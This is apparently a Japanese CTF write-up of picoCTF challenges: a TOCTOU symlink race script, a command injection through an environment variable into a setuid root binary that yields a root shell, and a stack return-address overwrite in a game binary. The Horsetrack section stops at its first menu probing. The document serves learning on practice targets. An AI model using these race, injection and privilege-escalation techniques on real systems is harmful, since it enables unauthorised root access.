-rwsr-xr-x 1 root root  25K 11月  5 22:26 src.out*

$ ./src.out flag.txt
Error: you don't own this file
statbuf.st_uid: 0, getuid(): 1000
flag.txt のシンボリックリンクを作って、そっちを読ませようとしましたが、リンク先のファイルの所有者を見ているのか、うまくいきませんでした。
うーん、困りました。ところで、問題のタイトルは「tic-tac」とのことですが、どういう意味でしょうか。Web検索してみると、時計のチクタクという意味だそうです。今のところ、この問題のタイトルの関係性が分かっていません。
あと、問題のカテゴリに「toctou」と書かれています。こちらも Web検索してみると、リソースのチェックと使用のスキマが脆弱性になる、と書かれていて、これですね!でも、具体的に何が脆弱性でどう攻撃するかが分かりません。
以下のページで詳しく解説してくれてるようです。ところが、解説で使う問題が、この tic-tac を使って解説されています。うーん、もう分からなかったですし、他に良さそうな解説ページも見つからなかったので、もうギブアップとして、こちらのサイトで勉強させてもらうことにします。
なるほど、分かりやすい解説と、具体的な攻撃方法でよく分かりました。一応、こちらでも解説します。
以下のシェルスクリプトを作ります。SCP でサーバに転送できるので、普通にテキストエディタで作ります。内容は、無限ループで、自分(ctf-player)が所有者の .cache/motd.legal-displayed(このファイルは何を指定してもいいのですが、中身が空のファイルがたまたまあったので使いました) のシンボリックリンクとして、link というファイルを作り、直後に、root が所有者の flag.txt のシンボリックリンクとして link を作ります。これを繰り返します。つまり、link というシンボリックリンクファイルは、所有者が、自分 と root で、高速で切り替わるようになります。ちなみに、while の条件になっているコロンは、true を返すというコマンドらしいです。初めて知りました。
#!/bin/bash

while :;
do
    ln -sf .cache/motd.legal-displayed ./link
    ln -sf ./flag.txt ./link
done
実際に実行するときは、以下のようにします。これは、ひたすら、txtreader で link というファイルを読んでいます。ついでに結果も示します。多いので、一部だけ貼ります。うまくフラグが読めています。
これは、txtreader(src.cpp)が、所有者のチェックをしているところでは、自分が所有者(ctf-player)で、その後、ファイルを実際に読み出すときには、flag.txt にシンボリックリンクが切り替わっているときに、うまくフラグが読み出せます。タイミング次第でたまに成功するということです。
$ while :; do ./txtreader link; done
Error: you don't own this file
Error: you don't own this file
Error: you don't own this file
picoCTF{ToctoU_!s_3a5y_a5726c65}
Error: you don't own this file
Error: you don't own this file
Error: you don't own this file
Error: you don't own this file
Error: you don't own this file
Error: you don't own this file
Error: you don't own this file
この問題はとても興味深く、大変勉強になる問題でした。
VNE(200ポイント)
Medium の問題です。サーバを起動して進める問題のようです。

SSH で接続してみます。ログインして、ホームディレクトリを見ると、所有者が root の bin という実行ファイルがありました。環境変数がセットされていないというエラーだったので、なんとなく秘密のディレクトリは root のホームディレクトリかな、と思って指定したら、そこには flag.txt がありました。でも、読めませんでした。
$ ssh ctf-player@saturn.picoctf.net -p 56235
The authenticity of host '[saturn.picoctf.net]:56235 ([13.59.203.175]:56235)' can't be established.
ED25519 key fingerprint is SHA256:HPhB80jvwzwsykN/XSDUt9zGDYpkIHHd9PMoDlkzWpw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[saturn.picoctf.net]:56235' (ED25519) to the list of known hosts.
ctf-player@saturn.picoctf.net's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 6.5.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@pico-chall$ ls -alF
total 24
drwxr-xr-x 1 ctf-player ctf-player    20 Nov  6 13:42 ./
drwxr-xr-x 1 root       root          24 Aug  4  2023 ../
drwx------ 2 ctf-player ctf-player    34 Nov  6 13:42 .cache/
-rw-r--r-- 1 root       root          67 Aug  4  2023 .profile
-rwsr-xr-x 1 root       root       18752 Aug  4  2023 bin*

ctf-player@pico-chall$ ./bin
Error: SECRET_DIR environment variable is not set

ctf-player@pico-chall$ SECRET_DIR=/root ./bin
Listing the content of /root as root:
flag.txt

ctf-player@pico-chall$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
bin という実行ファイルをダウンロードして、解析していきます。セキュリティ機構は、ほぼフル装備です。
$ file bin
bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=202cb71538089bb22aa22d5d3f8f77a8a94a826f, for GNU/Linux 3.2.0, not stripped

$ checksec --file=bin
RELRO       STACK CANARY  NX          PIE          RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Full RELRO  Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  95 Symbols  N/A      0          0            bin
Ghidra で見てみます。C++ でした。ざっくり見てみると、だいぶ重要そうです。しっかり見ていきます。あまり、C++ は読めないですが、setgid(0)、setuid(0) を実行して、"ls " と環境変数の文字列で systemコマンドを実行しているようです。
bool main(void)
{
  basic_ostream *pbVar1;
  char *__command;
  basic_ostream<> *this;
  long in_FS_OFFSET;
  bool ret;
  allocator<char> local_75;
  int local_74;
  allocator *secret_dir;
  basic_string<> local_68 [32];
  basic_string<> local_48 [40];
  long canary;

  canary = *(long *)(in_FS_OFFSET + 0x28);
  secret_dir = (allocator *)getenv("SECRET_DIR");
  if (secret_dir == (allocator *)0x0) {
    pbVar1 = std::operator<<((basic_ostream *)std::cerr,
                             "Error: SECRET_DIR environment variable is not set");
    std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,std::endl<>);
    ret = true;
  }
  else {
    pbVar1 = std::operator<<((basic_ostream *)std::cout,"Listing the content of ");
    pbVar1 = std::operator<<(pbVar1,(char *)secret_dir);
    pbVar1 = std::operator<<(pbVar1," as root: ");
    std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,std::endl<>);
    std::allocator<char>::allocator();
                    /* try { // try from 00101435 to 00101439 has its CatchHandler @ 00101512 */
                    /* } // end try from 00101435 to 00101439 */
    std::__cxx11::basic_string<>::basic_string((char *)local_48,secret_dir);
                    /* try { // try from 0010144c to 00101450 has its CatchHandler @ 001014fd */
                    /* } // end try from 0010144c to 00101450 */
    std::operator+((char *)local_68,(basic_string.conflict *)&DAT_0010206d);// DAT_0010206dは"ls "
    std::__cxx11::basic_string<>::~basic_string(local_48);
    std::allocator<char>::~allocator(&local_75);
    setgid(0);// 現プロセスのグループIDを0(root)に設定
    setuid(0);// 現プロセスのユーザIDを0(root)に設定
    __command = (char *)std::__cxx11::basic_string<>::c_str();
                    /* try { // try from 0010148c to 001014d1 has its CatchHandler @ 00101530 */
    local_74 = system(__command);
    ret = local_74 != 0;
    if (ret) {
      pbVar1 = std::operator<<((basic_ostream *)std::cerr,
                               "Error: system() call returned non-zero value: ");
      this = (basic_ostream<> *)std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar1,local_74)
      ;
                    /* } // end try from 0010148c to 001014d1 */
      std::basic_ostream<>::operator<<(this,std::endl<>);
    }
    std::__cxx11::basic_string<>::~basic_string(local_68);
  }
  if (canary == *(long *)(in_FS_OFFSET + 0x28)) {
    return ret;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
lsコマンドであれば、どんな引数でも読み出せそうです。環境変数に何か特殊な文字列を入れることでフラグを読み出せたりしないでしょうか。あ、フラグが読めました。なんで読めたのか分からないですが、catコマンドをくっつけたら読めました(笑)。
ctf-player@pico-chall$ SECRET_DIR="-alF /root/flag.txt" ./bin
Listing the content of -alF /root/flag.txt as root:
-rw------- 1 root root 41 Aug  4  2023 /root/flag.txt

ctf-player@pico-chall$ SECRET_DIR="-alF /root/flag.txt; cat /root/flag.txt" ./bin
Listing the content of -alF /root/flag.txt; cat /root/flag.txt as root:
-rw------- 1 root root 41 Aug  4  2023 /root/flag.txt
picoCTF{Power_t0_man!pul4t3_3nv_d0cc7fe2}
なぜ読めたか分からなかったので、他の方の writeup を見てみると、root のシェルが取れるようです。ちょっとやってみたいと思います。出来ました!
ちょっと注意が必要なのは、ちゃんと export しないと、出来ませんでした。$ SECRET_DIR="/bin/bash" ./bin という方法だとうまくいきませんでした。これもなぜ出来なかったのか分かっていません。
ctf-player@pico-chall$ export SECRET_DIR='`/bin/bash`'
ctf-player@pico-chall$ ./bin
Listing the content of `/bin/bash` as root:
root@challenge:~# cp /root/flag.txt .
root@challenge:~# chmod 777 flag.txt
root@challenge:~# exit
bin  flag.txt
ctf-player@pico-chall$ cat flag.txt
picoCTF{Power_t0_man!pul4t3_3nv_d0cc7fe2}
babygame02(200ポイント)
Hard の問題です。1つのファイル(game)がダウンロード出来るのと、サーバを起動することも出来ます。

おそらく、babygame01 と同じような感じだと思います。早速、Ghidra で見ていきます。
main関数は、だいたい同じですが、win関数がありません。フラグはどこに行ったのでしょうか。
undefined4 main(void)
{
  int iVar1;
  int player;
  int ww;
  undefined map [2700];
  char input;
  undefined *local_10;

  local_10 = &stack0x00000004;
  init_player(&player);
  init_map(map,&player);
  print_map(map,&player);
  signal(2,sigint_handler);
  do {
    do {
      iVar1 = getchar();
      input = (char)iVar1;
      move_player(&player,(int)input,map);
      print_map(map,&player);
    } while (player != 0x1d);
  } while (ww != 0x59);
  puts("You win!");
  return 0;
}
init_player関数、init_map関数、print_map関数、find_player_pos関数、find_end_tile_pos関数と、ざっくり見ましたが、特に変なところは無さそうです。
void init_player(undefined4 *ww)
{
  *ww = 4;
  ww[1] = 4;
  return;
}

void init_map(int map,int *player)
{
  int ww;
  int hh;

  for (hh = 0; hh < 0x1e; hh = hh + 1) {
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      if ((hh == 0x1d) && (ww == 0x59)) {
        *(undefined *)(map + 0xa8b) = 0x58;
      }
      else if ((hh == *player) && (ww == player[1])) {
        *(undefined *)(ww + map + hh * 0x5a) = player_tile;
      }
      else {
        *(undefined *)(ww + map + hh * 0x5a) = 0x2e;
      }
    }
  }
  return;
}

void print_map(int map)

{
  int ww;
  int hh;

  clear_screen();
  find_player_pos(map);
  find_end_tile_pos(map);
  for (hh = 0; hh < 0x1e; hh = hh + 1) {
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      putchar((int)*(char *)(ww + map + hh * 0x5a));
    }
    putchar(10);
  }
  fflush(_stdout);
  return;
}

void find_player_pos(int map)
{
  int ww;
  int hh;

  hh = 0;
  do {
    if (0x1d < hh) {
      return;
    }
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      if (*(char *)(ww + map + hh * 0x5a) == player_tile) {
        printf("Player position: %d %d\n",hh,ww);
        return;
      }
    }
    hh = hh + 1;
  } while( true );
}

void find_end_tile_pos(int map)
{
  int ww;
  int hh;

  hh = 0;
  do {
    if (0x1d < hh) {
      return;
    }
    for (ww = 0; ww < 0x5a; ww = ww + 1) {
      if (*(char *)(ww + map + hh * 0x5a) == 'X') {
        printf("End tile position: %d %d\n",hh,ww);
        return;
      }
    }
    hh = hh + 1;
  } while( true );
}
move_player関数、solve_round関数についても特に変なところは無さそうです。
void move_player(int *player,char input,int map)
{
  int iVar1;

  if (input == 'l') {
    iVar1 = getchar();
    player_tile = (undefined)iVar1;
  }
  if (input == 'p') {
    solve_round(map,player);
  }
  *(undefined *)(*player * 0x5a + map + player[1]) = 0x2e;
  if (input == 'w') {
    *player = *player + -1;
  }
  else if (input == 's') {
    *player = *player + 1;
  }
  else if (input == 'a') {
    player[1] = player[1] + -1;
  }
  else if (input == 'd') {
    player[1] = player[1] + 1;
  }
  *(undefined *)(*player * 0x5a + map + player[1]) = player_tile;
  return;
}

void solve_round(undefined4 map,int *player)
{
  while (player[1] != 0x59) {
    if (player[1] < 0x59) {
      move_player(player,100,map);
    }
    else {
      move_player(player,0x61,map);
    }
    print_map(map,player);
  }
  while (*player != 0x1d) {
    if (player[1] < 0x1d) {
      move_player(player,0x77,map);
    }
    else {
      move_player(player,0x73,map);
    }
    print_map(map,player);
  }
  sleep(0);
  if ((*player == 0x1d) && (player[1] == 0x59)) {
    puts("You win!");
  }
  return;
}
Ghidra で、アセンブラをずっと見ていくと、main関数から参照されていない win関数がありました。リターンアドレスを書き換えるなどして、ここに飛んでくればフラグが読めそうです。
void win(void)
{
  char local_4c [60];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 == (FILE *)0x0) {
    puts("flag.txt not found in current directory");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  fgets(local_4c,0x3c,local_10);
  printf(local_4c);
  return;
}
では、リターンアドレスを書き換えるために、脆弱性を探す必要があります。と言っても、move_player関数に脆弱性があることは分かっています。では、main関数と、move_player関数でのスタックの状態を調べます。
main関数のスタックの状態です。
| アドレス | サイズ | 内容 |
|---|---|---|
| ebp (0xffffd2e8) | 4 | old ebp |
| ebp - 0x4 | 4 | ebx |
| ebp - 0x8 | 4 | ecx |
| ebp - 0x9 | 1 | input |
| ebp - 0xa95 | 2700 | map |
| ebp - 0xa9c | 4 | player.ww |
| ebp - 0xaa0 | 4 | player.hh |
| ebp - 0xaa8(0xffffc840) | 4 | esp |
| ebp - 0xaac | 4 | サブ関数の引数領域 |
move_player関数のスタックの状態です。ebp+0x4 のリターンアドレスを書き換えたいです。
| アドレス | サイズ | 内容 |
|---|---|---|
| ebp + 0x10 | 4 | player |
| ebp + 0xc | 1 | input |
| ebp + 0x8 | 4 | map |
| ebp + 0x4(0xffffc82c) | 4 | リターンアドレス(0x8049709) |
| ebp (0xffffc828) | 4 | old ebp |
| ebp - 0x4 | 4 | esi |
| ebp - 0x8 | 4 | ebx |
| ebp - 0xc | 1 | input |
| ebp - 0x18 | 4 | esp |
main関数の逆アセンブラです。
   0x08049674 <+0>:     lea    ecx,[esp+0x4]
   0x08049678 <+4>:     and    esp,0xfffffff0
   0x0804967b <+7>:     push   DWORD PTR [ecx-0x4]
   0x0804967e <+10>:    push   ebp
   0x0804967f <+11>:    mov    ebp,esp
   0x08049681 <+13>:    push   ebx
   0x08049682 <+14>:    push   ecx
   0x08049683 <+15>:    sub    esp,0xaa0
   0x08049689 <+21>:    call   0x8049140 <__x86.get_pc_thunk.bx>
   0x0804968e <+26>:    add    ebx,0x2972
   0x08049694 <+32>:    lea    eax,[ebp-0xaa0]
   0x0804969a <+38>:    push   eax
   0x0804969b <+39>:    call   0x8049451 <init_player>
   0x080496a0 <+44>:    add    esp,0x4
   0x080496a3 <+47>:    lea    eax,[ebp-0xaa0]
   0x080496a9 <+53>:    push   eax
   0x080496aa <+54>:    lea    eax,[ebp-0xa95]
   0x080496b0 <+60>:    push   eax
   0x080496b1 <+61>:    call   0x8049223 <init_map>
   0x080496b6 <+66>:    add    esp,0x8
   0x080496b9 <+69>:    sub    esp,0x8
   0x080496bc <+72>:    lea    eax,[ebp-0xaa0]
   0x080496c2 <+78>:    push   eax
   0x080496c3 <+79>:    lea    eax,[ebp-0xa95]
   0x080496c9 <+85>:    push   eax
   0x080496ca <+86>:    call   0x80493af <print_map>
   0x080496cf <+91>:    add    esp,0x10
   0x080496d2 <+94>:    sub    esp,0x8
   0x080496d5 <+97>:    lea    eax,[ebx-0x2dfa]
   0x080496db <+103>:   push   eax
   0x080496dc <+104>:   push   0x2
   0x080496de <+106>:   call   0x8049090 <signal@plt>
   0x080496e3 <+111>:   add    esp,0x10
   0x080496e6 <+114>:   call   0x8049070 <getchar@plt>
   0x080496eb <+119>:   mov    BYTE PTR [ebp-0x9],al
   0x080496ee <+122>:   movsx  eax,BYTE PTR [ebp-0x9]
   0x080496f2 <+126>:   sub    esp,0x4(これは何?ベースが0xffffc840から0xffffc83cに移動してる?)
   0x080496f5 <+129>:   lea    edx,[ebp-0xa95]('map')
   0x080496fb <+135>:   push   edx('0xffffc838)
=> 0x080496fc <+136>:   push   eax('input' - '0xffffc834')
   0x080496fd <+137>:   lea    eax,[ebp-0xaa0]('player')
   0x08049703 <+143>:   push   eax('0xffffc830')
   0x08049704 <+144>:   call   0x8049474 <move_player>
   0x08049709 <+149>:   add    esp,0x10
   0x0804970c <+152>:   sub    esp,0x8
   0x0804970f <+155>:   lea    eax,[ebp-0xaa0]
   0x08049715 <+161>:   push   eax
   0x08049716 <+162>:   lea    eax,[ebp-0xa95]
   0x0804971c <+168>:   push   eax
   0x0804971d <+169>:   call   0x80493af <print_map>
   0x08049722 <+174>:   add    esp,0x10
   0x08049725 <+177>:   mov    eax,DWORD PTR [ebp-0xaa0]
   0x0804972b <+183>:   cmp    eax,0x1d
   0x0804972e <+186>:   jne    0x80496e6 <main+114>
   0x08049730 <+188>:   mov    eax,DWORD PTR [ebp-0xa9c]
   0x08049736 <+194>:   cmp    eax,0x59
   0x08049739 <+197>:   jne    0x80496e6 <main+114>
   0x0804973b <+199>:   sub    esp,0xc
   0x0804973e <+202>:   lea    eax,[ebx-0x1fc1]
   0x08049744 <+208>:   push   eax
   0x08049745 <+209>:   call   0x80490b0 <puts@plt>
   0x0804974a <+214>:   add    esp,0x10
   0x0804974d <+217>:   nop
   0x0804974e <+218>:   mov    eax,0x0
   0x08049753 <+223>:   lea    esp,[ebp-0x8]
   0x08049756 <+226>:   pop    ecx
   0x08049757 <+227>:   pop    ebx
   0x08049758 <+228>:   pop    ebp
   0x08049759 <+229>:   lea    esp,[ecx-0x4]
   0x0804975c <+232>:   ret
move_player関数の逆アセンブラです。
=> 0x08049474 <+0>:     push   ebp
   0x08049475 <+1>:     mov    ebp,esp
   0x08049477 <+3>:     push   esi
   0x08049478 <+4>:     push   ebx
   0x08049479 <+5>:     sub    esp,0x10
   0x0804947c <+8>:     call   0x8049140 <__x86.get_pc_thunk.bx>
   0x08049481 <+13>:    add    ebx,0x2b7f
   0x08049487 <+19>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804948a <+22>:    mov    BYTE PTR [ebp-0xc],al
   0x0804948d <+25>:    cmp    BYTE PTR [ebp-0xc],0x6c('l')
   0x08049491 <+29>:    jne    0x804949e <move_player+42>
   0x08049493 <+31>:    call   0x8049070 <getchar@plt>
   0x08049498 <+36>:    mov    BYTE PTR [ebx+0x40],al
   0x0804949e <+42>:    cmp    BYTE PTR [ebp-0xc],0x70('p')
   0x080494a2 <+46>:    jne    0x80494b5 <move_player+65>
   0x080494a4 <+48>:    sub    esp,0x8
   0x080494a7 <+51>:    push   DWORD PTR [ebp+0x8]
   0x080494aa <+54>:    push   DWORD PTR [ebp+0x10]
   0x080494ad <+57>:    call   0x8049587 <solve_round>
   0x080494b2 <+62>:    add    esp,0x10
   0x080494b5 <+65>:    mov    eax,DWORD PTR [ebp+0x8]
   0x080494b8 <+68>:    mov    edx,DWORD PTR [eax]
   0x080494ba <+70>:    mov    eax,DWORD PTR [ebp+0x8]
   0x080494bd <+73>:    mov    ecx,DWORD PTR [eax+0x4]
   0x080494c0 <+76>:    mov    esi,DWORD PTR [ebp+0x10]
   0x080494c3 <+79>:    imul   eax,edx,0x5a
   0x080494c6 <+82>:    add    eax,esi
   0x080494c8 <+84>:    add    eax,ecx
   0x080494ca <+86>:    mov    BYTE PTR [eax],0x2e
   0x080494cd <+89>:    cmp    BYTE PTR [ebp-0xc],0x77('w')
   0x080494d1 <+93>:    jne    0x80494e2 <move_player+110>
   0x080494d3 <+95>:    mov    eax,DWORD PTR [ebp+0x8]
   0x080494d6 <+98>:    mov    eax,DWORD PTR [eax]
   0x080494d8 <+100>:   lea    edx,[eax-0x1]
   0x080494db <+103>:   mov    eax,DWORD PTR [ebp+0x8]
   0x080494de <+106>:   mov    DWORD PTR [eax],edx
   0x080494e0 <+108>:   jmp    0x8049523 <move_player+175>
   0x080494e2 <+110>:   cmp    BYTE PTR [ebp-0xc],0x73('s')
   0x080494e6 <+114>:   jne    0x80494f7 <move_player+131>
   0x080494e8 <+116>:   mov    eax,DWORD PTR [ebp+0x8]
   0x080494eb <+119>:   mov    eax,DWORD PTR [eax]
   0x080494ed <+121>:   lea    edx,[eax+0x1]
   0x080494f0 <+124>:   mov    eax,DWORD PTR [ebp+0x8]
   0x080494f3 <+127>:   mov    DWORD PTR [eax],edx
   0x080494f5 <+129>:   jmp    0x8049523 <move_player+175>
   0x080494f7 <+131>:   cmp    BYTE PTR [ebp-0xc],0x61('a')
   0x080494fb <+135>:   jne    0x804950e <move_player+154>
   0x080494fd <+137>:   mov    eax,DWORD PTR [ebp+0x8]
   0x08049500 <+140>:   mov    eax,DWORD PTR [eax+0x4]
   0x08049503 <+143>:   lea    edx,[eax-0x1]
   0x08049506 <+146>:   mov    eax,DWORD PTR [ebp+0x8]
   0x08049509 <+149>:   mov    DWORD PTR [eax+0x4],edx
   0x0804950c <+152>:   jmp    0x8049523 <move_player+175>
   0x0804950e <+154>:   cmp    BYTE PTR [ebp-0xc],0x64('d')
   0x08049512 <+158>:   jne    0x8049523 <move_player+175>
   0x08049514 <+160>:   mov    eax,DWORD PTR [ebp+0x8]
   0x08049517 <+163>:   mov    eax,DWORD PTR [eax+0x4]
   0x0804951a <+166>:   lea    edx,[eax+0x1]
   0x0804951d <+169>:   mov    eax,DWORD PTR [ebp+0x8]
   0x08049520 <+172>:   mov    DWORD PTR [eax+0x4],edx
   0x08049523 <+175>:   mov    eax,DWORD PTR [ebp+0x8]
   0x08049526 <+178>:   mov    ecx,DWORD PTR [eax]
   0x08049528 <+180>:   mov    eax,DWORD PTR [ebp+0x8]
   0x0804952b <+183>:   mov    esi,DWORD PTR [eax+0x4]
   0x0804952e <+186>:   movzx  edx,BYTE PTR [ebx+0x40]
   0x08049535 <+193>:   mov    ebx,DWORD PTR [ebp+0x10]
   0x08049538 <+196>:   imul   eax,ecx,0x5a
   0x0804953b <+199>:   add    eax,ebx
   0x0804953d <+201>:   add    eax,esi
   0x0804953f <+203>:   mov    BYTE PTR [eax],dl
   0x08049541 <+205>:   nop
   0x08049542 <+206>:   lea    esp,[ebp-0x8]
   0x08049545 <+209>:   pop    ebx
   0x08049546 <+210>:   pop    esi
   0x08049547 <+211>:   pop    ebp
   0x08049548 <+212>:   ret
win関数の逆アセンブラです。
gdb-peda$ disas win
Dump of assembler code for function win:
   0x0804975d <+0>:     push   ebp
   0x0804975e <+1>:     mov    ebp,esp
   0x08049760 <+3>:     push   ebx
   0x08049761 <+4>:     sub    esp,0x44
   0x08049764 <+7>:     call   0x8049140 <__x86.get_pc_thunk.bx>
   0x08049769 <+12>:    add    ebx,0x2897
   0x0804976f <+18>:    nop
   0x08049770 <+19>:    nop
   0x08049771 <+20>:    nop
   0x08049772 <+21>:    nop
   0x08049773 <+22>:    nop
   0x08049774 <+23>:    nop
   0x08049775 <+24>:    nop
   0x08049776 <+25>:    nop
   0x08049777 <+26>:    nop
   0x08049778 <+27>:    nop
   0x08049779 <+28>:    sub    esp,0x8
   0x0804977c <+31>:    lea    eax,[ebx-0x1fb8]
   0x08049782 <+37>:    push   eax
   0x08049783 <+38>:    lea    eax,[ebx-0x1fb6]
   0x08049789 <+44>:    push   eax
   0x0804978a <+45>:    call   0x80490d0 <fopen@plt>
   0x0804978f <+50>:    add    esp,0x10
   0x08049792 <+53>:    mov    DWORD PTR [ebp-0xc],eax
   0x08049795 <+56>:    cmp    DWORD PTR [ebp-0xc],0x0
   0x08049799 <+60>:    jne    0x80497b7 <win+90>
   0x0804979b <+62>:    sub    esp,0xc
   0x0804979e <+65>:    lea    eax,[ebx-0x1fac]
   0x080497a4 <+71>:    push   eax
   0x080497a5 <+72>:    call   0x80490b0 <puts@plt>
   0x080497aa <+77>:    add    esp,0x10
   0x080497ad <+80>:    sub    esp,0xc
   0x080497b0 <+83>:    push   0x0
   0x080497b2 <+85>:    call   0x80490c0 <exit@plt>
   0x080497b7 <+90>:    sub    esp,0x4
   0x080497ba <+93>:    push   DWORD PTR [ebp-0xc]
   0x080497bd <+96>:    push   0x3c
   0x080497bf <+98>:    lea    eax,[ebp-0x48]
   0x080497c2 <+101>:   push   eax
   0x080497c3 <+102>:   call   0x8049080 <fgets@plt>
   0x080497c8 <+107>:   add    esp,0x10
   0x080497cb <+110>:   sub    esp,0xc
   0x080497ce <+113>:   lea    eax,[ebp-0x48]
   0x080497d1 <+116>:   push   eax
   0x080497d2 <+117>:   call   0x8049050 <printf@plt>
   0x080497d7 <+122>:   add    esp,0x10
   0x080497da <+125>:   nop
   0x080497db <+126>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080497de <+129>:   leave
   0x080497df <+130>:   ret
では、だいたい分かったところで、リターンアドレスの書き換え方法について考えます。マップを移動して、リターンアドレスの場所に行きます。マップの開始アドレスは 0xffffc853 で、リターンアドレスを格納しているのは、0xffffc82c です。
一応確認しておきます。リターンアドレスが入っています。マップについても、ドット(0x2e)が 0xffffc853 から開始しています。
gdb-peda$ x/xw 0xffffc82c
0xffffc82c:     0x08049709

gdb-peda$ x/10xb 0xffffc850
0xffffc850:     0x00    0x00    0x00    0x2e    0x2e    0x2e    0x2e    0x2e
0xffffc858:     0x2e    0x2e
リターンアドレスの書き換え方法は、lキーで、プレイヤーのマークを任意の値に書き換えて、そのプレイヤーが書き換えたい場所に移動することで実現します。win関数は、0x0804975d から始まっているので、0x08049709 から書き換えるには、最下位バイトを 09 から 5d に書き換えればいいです。
プレイヤーのマークを 5d にして、0xffffc853 - 0xffffc82c = 0x27(39) なので、90 - 39 = 51 で、プレイヤーの開始位置は (4, 4) なので、右に 51 - 4 = 47 回移動して、上に5回移動すればいいはずです。では、やってみます。
l]dddddddddddddddddddddddddddddddddddddddddddddddwwwww を指定します。
win関数にたどりつけたようです。
flag.txt not found in current directory
[Inferior 1 (process 554254) exited normally]
Warning: not running
サーバでやってみます。うーん、うまくいきません。ローカルの GDB でフラグが取れるのに、サーバだとうまくいかない状況です。セキュリティ機構を考慮できていないのかもしれません。今回は手抜きで、まだ表層解析が出来ていませんでした。
表層解析を行います。No PIE なので、プログラムのアドレスは変わりません。ASLR は有効になっているはずですが、今回はプログラムのアドレスを変更するので影響はないはずです。
$ file game02
game02: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=a78466abe166810914fe43e5bd71533071ad919e, for GNU/Linux 3.2.0, not stripped

$ checksec --file=game02
RELRO          STACK CANARY     NX          PIE     RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Partial RELRO  No canary found  NX enabled  No PIE  No RPATH  No RUNPATH  58 Symbols  No       0          2            game02
念のため、リターンアドレスの書き換えで、戻り番地を少し変えてみます。win関数の先頭(0x804975d)ではなく、その少し先(0x8049779)にしてみます。
lydddddddddddddddddddddddddddddddddddddddddddddddwwwww を指定します。ローカルで試してみると、先ほど同様、フラグが得られます。
サーバで試します。あ、フラグ出ました。なぜ、関数の先頭ではダメだったか分かりませんが、いろいろ試してみるのが大事だと思います。
picoCTF{gamer_jump1ng_4r0unD_18d53688} でした。
Horsetrack(300ポイント)
Hard の問題です。3つのファイル(vuln、libc.so.6、ld-linux-x86-64.so.2)をダウンロードできます。あと、サーバを起動して進める問題のようです。

ncコマンドで接続してみます。競馬のゲームということで、レースを開始するには、馬を追加して、名前を付ける必要があるようです。実行するメニューを指定するところで、5 を指定すると無効と判定されましたが、a を指定すると、メニューが繰り返し表示される現象になりました。
$ nc saturn.picoctf.net 59016
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 3
3
Not enough horses to race
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 0
0
Horse name length (16-256)? 16
16
Enter a string of 16 characters: aaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa
Added horse to stable index 0
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 3
3
Not enough horses to race
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 1
1
Horse name length (16-256)? 16
16
Enter a string of 16 characters: bbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbb
Added horse to stable index 1
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 3
3
Not enough horses to race
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 5
5
Invalid choice
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: a
a
